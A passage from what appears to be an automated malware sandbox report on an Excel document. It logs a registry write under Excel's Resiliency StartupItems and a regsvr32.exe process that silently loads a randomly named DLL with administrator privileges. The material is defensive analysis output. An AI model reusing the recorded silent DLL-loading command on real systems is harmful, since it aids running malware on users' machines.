00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	01	binary	7F 30 31 00 B4 04 00 00 02 00 00 00 00 00 00 00 64 00 00 00 01 00 00 00 30 00 00 00 28 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 33 00 33 00 33 00 38 00 38 00 37 00 33 00 36 00 32 00 2E 00 78 00 6C 00 73 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 33 00 33 00 33 00 38 00 38 00 37 00 33 00 36 00 32 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2320 Parent PID: 1204

General

Start time:	05:53:48
Start date:	29/11/2020
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0xff360000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis